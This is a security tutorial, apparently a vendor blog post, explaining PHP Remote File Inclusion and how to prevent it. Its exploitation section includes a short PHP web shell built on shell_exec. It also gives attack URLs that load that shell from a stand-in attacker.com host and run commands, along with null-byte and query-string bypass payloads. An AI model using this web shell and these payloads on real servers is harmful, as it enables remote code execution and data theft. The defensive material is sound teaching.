What is Remote File Inclusion (RFI)? Ways to Exploit, Examples and Impact
Learn how Remote File Inclusion (RFI) works, see real-world exploitation examples, and discover best practices to prevent RCE attacks on your web server.

Remote File Inclusion (RFI) is a critical web security vulnerability that allows an attacker to include a remote file, usually through a script on the web server. This vulnerability occurs when a web application fails to properly validate or sanitize user-supplied input used in file inclusion functions. By successfully exploiting an RFI vulnerability, an attacker can execute malicious code on the server, potentially leading to full system compromise.
Understanding Remote File Inclusion (RFI)
Remote File Inclusion (RFI) belongs to the family of file inclusion vulnerabilities, which also includes Local File Inclusion (LFI). While LFI involves including files already present on the local server, RFI allows the inclusion of files hosted on external, attacker-controlled servers. This makes RFI significantly more dangerous in many contexts, as it provides a direct path to Remote Code Execution (RCE).
In a typical web application, developers use file inclusion to reuse code components like headers, footers, or configuration files across multiple pages. For example, in PHP, functions like include(), require(), include_once(), and require_once() are standard tools for modular development. However, if the path passed to these functions is influenced by a URL parameter or a form field without strict validation, the application becomes an open door for attackers. Tools like Jsmon are essential for modern security teams to identify these exposed parameters and misconfigurations before they are discovered by malicious actors.
How Remote File Inclusion Works
The core of an RFI vulnerability lies in the server-side execution of remote scripts. When a vulnerable application receives a request containing a URL to a remote file, the server fetches that file and executes its content as if it were part of the local codebase.
The Role of PHP Configurations
Historically, RFI was most prevalent in PHP applications. For an RFI attack to succeed in a PHP environment, two specific directives in the php.ini configuration file must be enabled:
- allow_url_fopen: This allows PHP's file functions to retrieve data from remote locations via FTP or HTTP.
- allow_url_include: This allows the
includeandrequirefamily of functions to execute code from those remote locations.
In modern PHP versions (PHP 5.2.0 and later), allow_url_include is disabled by default. However, many legacy systems or misconfigured environments still leave this setting active, creating a massive security hole.
The Mechanism of Execution
Consider a PHP script designed to load different language files based on a user's selection:
<?php
   $language = $_GET['lang'];
   include($language . ".php");
?>
An attacker can manipulate the lang parameter to point to their own server:
http://vulnerable-site.com/index.php?lang=http://attacker.com/evil-script
The server will then attempt to execute http://attacker.com/evil-script.php. If the attacker hosts a script that executes system commands, the vulnerable server will run those commands with the privileges of the web server user (e.g., www-data).
RFI vs. Local File Inclusion (LFI)
It is common for beginners to confuse RFI with LFI. While they share the same root cause—untrusted input in file inclusion functions—their scope differs:
- Local File Inclusion (LFI): The attacker is limited to files already on the server's filesystem. They might try to read sensitive files like
/etc/passwdor include log files they have "poisoned" with PHP code. - Remote File Inclusion (RFI): The attacker brings their own code from an external source. This is generally easier to exploit for RCE because the attacker has full control over the content of the included file.
How to Exploit Remote File Inclusion (Step-by-Step)
Exploiting an RFI vulnerability involves a few distinct phases: discovery, preparation, and execution.
1. Identifying the Vulnerability
An attacker looks for URL parameters that seem to control file paths. Common parameter names include page, file, lang, inc, or template. They test for RFI by providing a remote URL and observing the server's response.
Test Payload:http://vulnerable-site.com/view.php?page=http://google.com
If the content of Google's homepage appears within the vulnerable site's layout, the application is confirmed to be vulnerable to RFI.
2. Preparing the Malicious Payload
Once the vulnerability is confirmed, the attacker hosts a malicious script on a server they control. To ensure the script is executed on the target server and not the attacker's server, the file is often saved with a .txt extension or another extension that the attacker's server won't execute as PHP.
Example webshell.txt content:
<?php
   echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
?>
3. Executing the Attack
The attacker now triggers the inclusion of their web shell. By appending a command to the URL, they can interact with the target server's operating system.
Final Attack URL:http://vulnerable-site.com/view.php?page=http://attacker.com/webshell.txt&cmd=id
The server fetches webshell.txt, treats it as PHP code, and executes shell_exec('id'). The output (the user ID of the web server process) is then displayed in the attacker's browser.
Real-World Examples and Payloads
Attackers use various techniques to bypass basic filters or to gain different levels of access. Here are some common payload variations used in RFI attacks.
Using Different Protocols
While http:// is the most common, attackers may use https:// or ftp:// depending on the server's configuration.
http://example.com/index.php?file=ftp://user:password@attacker.com/malicious.php
Bypassing Appended Extensions
If the developer's code automatically appends an extension, like include($page . ".php");, the attacker's request ?page=http://attacker.com/shell becomes http://attacker.com/shell.php. If the attacker's file is actually named shell.txt, the inclusion will fail.
To bypass this, attackers used to use the Null Byte (%00) technique, though this was patched in PHP 5.3.4.
Legacy Bypass:http://example.com/index.php?page=http://attacker.com/shell.txt%00
A more modern approach is to use a Query String (?) to make the appended extension look like a parameter to the remote request.
Modern Bypass:http://example.com/index.php?page=http://attacker.com/shell.txt?
The server interprets the inclusion as http://attacker.com/shell.txt?.php, which the attacker's server serves as shell.txt.
The Impact of a Successful RFI Attack
The impact of RFI is almost always "Critical." Because it allows for the execution of arbitrary code, the consequences are limited only by the permissions of the web server user.
- Remote Code Execution (RCE): This is the primary goal. Attackers can run system commands, install malware, or create backdoors for persistent access.
- Information Disclosure: Attackers can read sensitive configuration files (like
wp-config.phpor.envfiles) that contain database credentials and API keys. - Data Exfiltration: With access to the database, attackers can steal customer data, intellectual property, or financial records.
- Defacement: Attackers can modify the website's files to display their own messages or propaganda.
- Lateral Movement: A compromised web server is often a stepping stone into the internal network. Attackers use it to scan internal assets and exploit other vulnerabilities.
How to Prevent Remote File Inclusion Vulnerabilities
Preventing RFI requires a multi-layered approach involving secure coding, server configuration, and continuous monitoring.
1. Disable Remote Inclusion in Configuration
The most effective defense for PHP applications is to disable the ability to include remote files at the server level. In your php.ini, ensure the following settings are applied:
allow_url_fopen = Off
allow_url_include = Off
Even if your code is vulnerable, the server will refuse to fetch the remote file, neutralizing the threat.
2. Use Whitelisting for File Inclusion
Instead of allowing any input to dictate which file is included, use a whitelist of allowed files. This is the most secure coding practice.
$allowed_pages = ['home', 'about', 'contact'];
$page = $_GET['page'];

if (in_array($page, $allowed_pages)) {
    include($page . ".php");
} else {
    include("404.php");
}
3. Sanitize and Validate Input
If you must use dynamic file inclusion, never trust user input. Use functions like basename() to strip directory paths and ensure the input only contains alphanumeric characters.
$page = basename($_GET['page']);
// This prevents directory traversal and RFI attempts
include("/var/www/html/includes/" . $page . ".php");
4. Implement a Web Application Firewall (WAF)
A WAF can detect and block RFI attempts by identifying suspicious patterns in incoming requests, such as URLs or protocol prefixes (http://) within parameters that shouldn't contain them.
5. Continuous Attack Surface Management
Modern infrastructure changes rapidly. A parameter that was secure yesterday might be exposed today through a new deployment or configuration change. Using a platform like Jsmon allows you to maintain a continuous inventory of your external assets and detect the types of misconfigurations that lead to RFI.
Conclusion
Remote File Inclusion remains one of the most dangerous vulnerabilities in the web security landscape. While modern frameworks and default configurations have reduced its prevalence, the rise of complex cloud environments and legacy system maintenance means the risk is never zero. By understanding the mechanics of RFI—from PHP configuration weaknesses to bypass techniques like query string manipulation—developers and security professionals can build more resilient applications.
To proactively monitor your organization's external attack surface and catch exposures like RFI before attackers do, try Jsmon.



